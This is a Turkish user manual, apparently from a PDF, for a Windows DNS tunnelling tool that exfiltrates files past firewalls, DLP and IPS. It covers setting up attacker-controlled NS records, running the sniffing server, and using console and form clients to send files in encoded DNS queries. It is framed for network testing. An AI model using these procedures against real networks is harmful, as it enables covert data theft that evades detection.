

Dns Tünelleme Aracı

Kullanıcı

Dokümantasyonu

Okan YILDIZ

Security consultant / Software Developer


DNS Tunnelleme Nedir

Çalışma Prensipleri

DNS internetin yapıtaşısıdır ve kurumsal ağlarda yeni nesil saldırıların iletişim kanalı olarak da kullanılmaktadır. Bu araç, dns sorgularıyla firewall, dlp, ips, content filter gibi sistemlere takılmadan veri kaçırmaya senaryolarını içerir. Yerel ağ testlerinizde, aktif ağ cihazlarının güvenilirliğini test ederken kullanabileceğiniz pratikliği sağlar.

Farkları Birden çok alan adını eş zamanlı kullanarak veri kaçırmaya işlemi yapabilmektedir. Tek yönlü veri transferi yapılabilir. Veri kaçırmaya 3 farklı şifreleme yöntemi kullanabilir. (bu durum tanınmasını zorlaştırır) Desteklediği Platformlar Windows tabanlı tüm sistemlerde çalışabilir. Bileşenleri Client: Bu uygulama, client-side çalışan ve veri kaçırmaya işlemleri için kullanılan console uygulamasıdır. Client Form: Bu uygulama, client-side çalışan ve veri kaçırmaya işlemleri için kullanılan Form uygulamasıdır. Server: Bu uygulama, server-side çalışır ve dns sorgularını yakalamak için kullanılır.

Dns istekleri internete yönlendirilirken aşağıdaki gibi hiç bir filtreye takılmadan internete çıkabilmektedir ve bu istekler saldırganın sunucusuna kadar ulaşabilmektedir.



Farkları

- Birden çok alan adını eş zamanlı kullanarak veri kaçırmaya işlemi yapabilmektedir.
- Tek yönlü veri transferi yapılabilir.
- Veri kaçırmaya 3 farklı şifreleme yöntemi kullanabilir. (bu durum tanınmasını zorlaştırır).

Desteklediği Platformlar

Windows tabanlı tüm sistemlerde çalışabilir.

Bileşenleri

Client:Bu uygulama,client-side çalışan ve veri kaçırmaya işlemleri için kullanılan console uygulamasıdır. **ClientForm:** Bu uygulama,client-side çalışan ve veri kaçırmaya işlemleri için kullanılan Form uygulamasıdır. **Server:**Bu uygulama,server-side çalışır ve dns sorgularını yakalamak için kullanılır.


İletişim Özellik talebiniz,hata bildirme yada destek durumlarında yildzokan@gmail.com ile irtibata geçebilirsiniz. Projeyi buradan [indirebilirsiniz](#).

Gereksinimler:

Server tarafında çalışan ve Dns sorgularını sniff eden araç için, aracı çalıştırdığımız platformda WinPcap yüklü olmalıdır ve dot net framework 4.0 üstü olmalıdır.

Giriş:

Öncelikle Dns tünelleme de kullanacağımız sub domainlerin NS 'larını kendi sunucularımıza yönlendiriyoruz.




The screenshot shows a DNS management interface for the domain <https://dcc.godaddy.com/manage/hacktirgit.com/dns>. The interface displays a table of DNS records:


Type	Name	Value	TTL	Action
TXT	admin	v=spf1 a mx ptr include:secureserver.net ~all	1 Saat	
SRV	_autodiscover._tcp.@	0 0 443 cpanelmaildiscovery.cpanel.net	1 Saat	
SRV	_autodiscover._tcp.a...	0 0 443 cpanelmaildiscovery.cpanel.net	1 Saat	
NS	@	ns05.domaincontrol.com	1 Saat	
NS	@	ns06.domaincontrol.com	1 Saat	
NS	a	ec2-54-213-242-192.us-west-2.compute.ama...	1 Saat	
NS	bb	ec2-54-200-106-11.us-west-2.compute.amaz...	1 Saat	
NS	cc	ec2-54-200-106-11.us-west-2.compute.amaz...	1 Saat	

At the bottom right of the table, there is a green button labeled "EKLE".

Bu işlemin ardından sunucumuz üzerinde bulunan SimdiYakala klasöründen kendi işlemci mimarimize uygun olan klasör seçimini yapıyoruz.




İşlemci mimarimize uygun olan klasöre girdikten sonra, dns tünelleme esnasında kullanacağımız domain ve subdomainleri bir .txt dosyasına kaydedip SimdiYakala.exe programını çalıştırıyoruz. Program bir kere çalıştırıldıktan sonra tekrar çalıştırılmaya ihtiyaç duymaz ve aynı anda birden fazla domain ve subdomain üzerinden gerçekleşir ve eşzamanlı olarak birden fazla kişi dosya kaçırma işlemi başlatabilir. Girilen domain ve subdomain listesi dışında ki tüm bağlantılar geçersiz bağlantı olarak algılanır.



Programımız açıldıktan sonra “Domain yolunu giriniz” denilen yere domain adresimizin yazılı olduğu txt dosyamızın yolunu yazıyoruz. Hemen ardından gelen “Dosya yolunu giriniz”



başlığı altına subdomainlerimizi kaydettiğimiz txt dosyasının konumunu yazıp, ardından gelen bölümde hangi ağı dinleyeceğimizi seçtikten sonra “enter’a” basıp dinleme işlemine başlıyoruz .




Bu işlemleri tamamladıktan sonra Client tarafında, dosya kaçırmaya işlemi gerçekleştirecek olan programımızı çalıştırma safhasına geçiyoruz. Bunun için Console ekranında işlemlerimizi gerçekleştireceksek SimdiBasla.exe, Form ekranında SimdiBaslaForm.exe’ yi çalıştıracacağız.

- **Console Uygulaması:**


SimdiBasla.exe dosyasını çalıştırdıktan sonra karşımıza gelecek olan ekrandaki “Subdomain Sayısı” kısmına, saldırı esnasında kaç adet domain adresi kullanacaksak yazıyoruz. Ardından gelen “domain adı” bölümüne ise saldırı esnasında kullanacağımız subdomainlerimizin adını yazıyoruz. Bir sonraki adımda karşımıza gelen “Dosya adı giriniz” bölümünde kaçıracağımız dosyanın yolunu giriyoruz. Örn: “C:\Users\okanyildiz\Desktop\MuhasebeKayitlari.pdf”. Bir sonraki adımda karşımıza çıkacak olan kurum adını giriniz bölümünde test ettiğimiz kurumun adını giriyoruz. İşlem tamamlandıktan sonra kaçırdığımız dosya kurumun adını taşıyan bir klasör içerisinde oluşturulacaktır. Time out giriniz bölümüne milisaniye cinsinden bir değer girerek programın çalışma hızını belirledikten sonra dosya kaçırmaya işlemi yapan kişi kendine özel bir anahtar kelime tanımlıyor. Bir sonraki adımda karşımıza çıkacak olan ekranda ise “Byte” ,“Base64” veya “Base32” türlerinden hangisini kullanarak dosyayı kaçıracağımızı seçip, dosya kaçırmaya işlemi başlatıyoruz.



Dns sorgulama işlemleri başladığında; Sunucumuza ilk olarak kurum adı ile gelen istekler, yollanacak paketler bittiğinde programın bitti sorgusu ile sonlanacaktır.




Bitti mesajını alan program, bitti mesajını aldığı master anahtardan gelen bağlantıları kendisi yorumlayarak ilgili klasör altına, kaçırılan dosyayı oluşturur.




• Form Uygulaması:

Client tarafında çalışan ve dosya kaçırmaya işlemini gerçekleştiren programımızın Form uygulamasını çalıştırmak için SimdiBaslaForm.exe' yi çalıştırıyoruz.



Domain listemizi oluşturduktan sonra, saldırı esnasında kullanacağımız subdomainlerin kayıtlı olduğu txt dosyasına domain listesinin yanındaki kutucuğa, saldırı esnasında kaçıracağımız dosyayı, “Kaçırılacak Dosya” kutucuğuna sürük bırak yapıyoruz. İşlem tamamlandıktan sonra kaçıracağımız dosya kurumun adını taşıyan bir klasör içerisinde oluşturulacaktır. Time out bölümüne milisaniye cinsinden bir değer girerek programın çalışma hızını belirledikten sonra dosya kaçırma işlemi yapan kişi kendine özel bir anahtar kelime tanımlıyor.



The image displays two windows side-by-side. The left window is a Windows File Explorer showing the contents of a folder named 'SimdiBasla' under the path 'bin > Debug'. The file list includes:

Ad	Değiştirme tarihi	Tür
bgaaa.png	15.8.2016 14:53	PNG Dosyası
C.pdf	20.10.2014 13:19	Adobe Acrobat D...
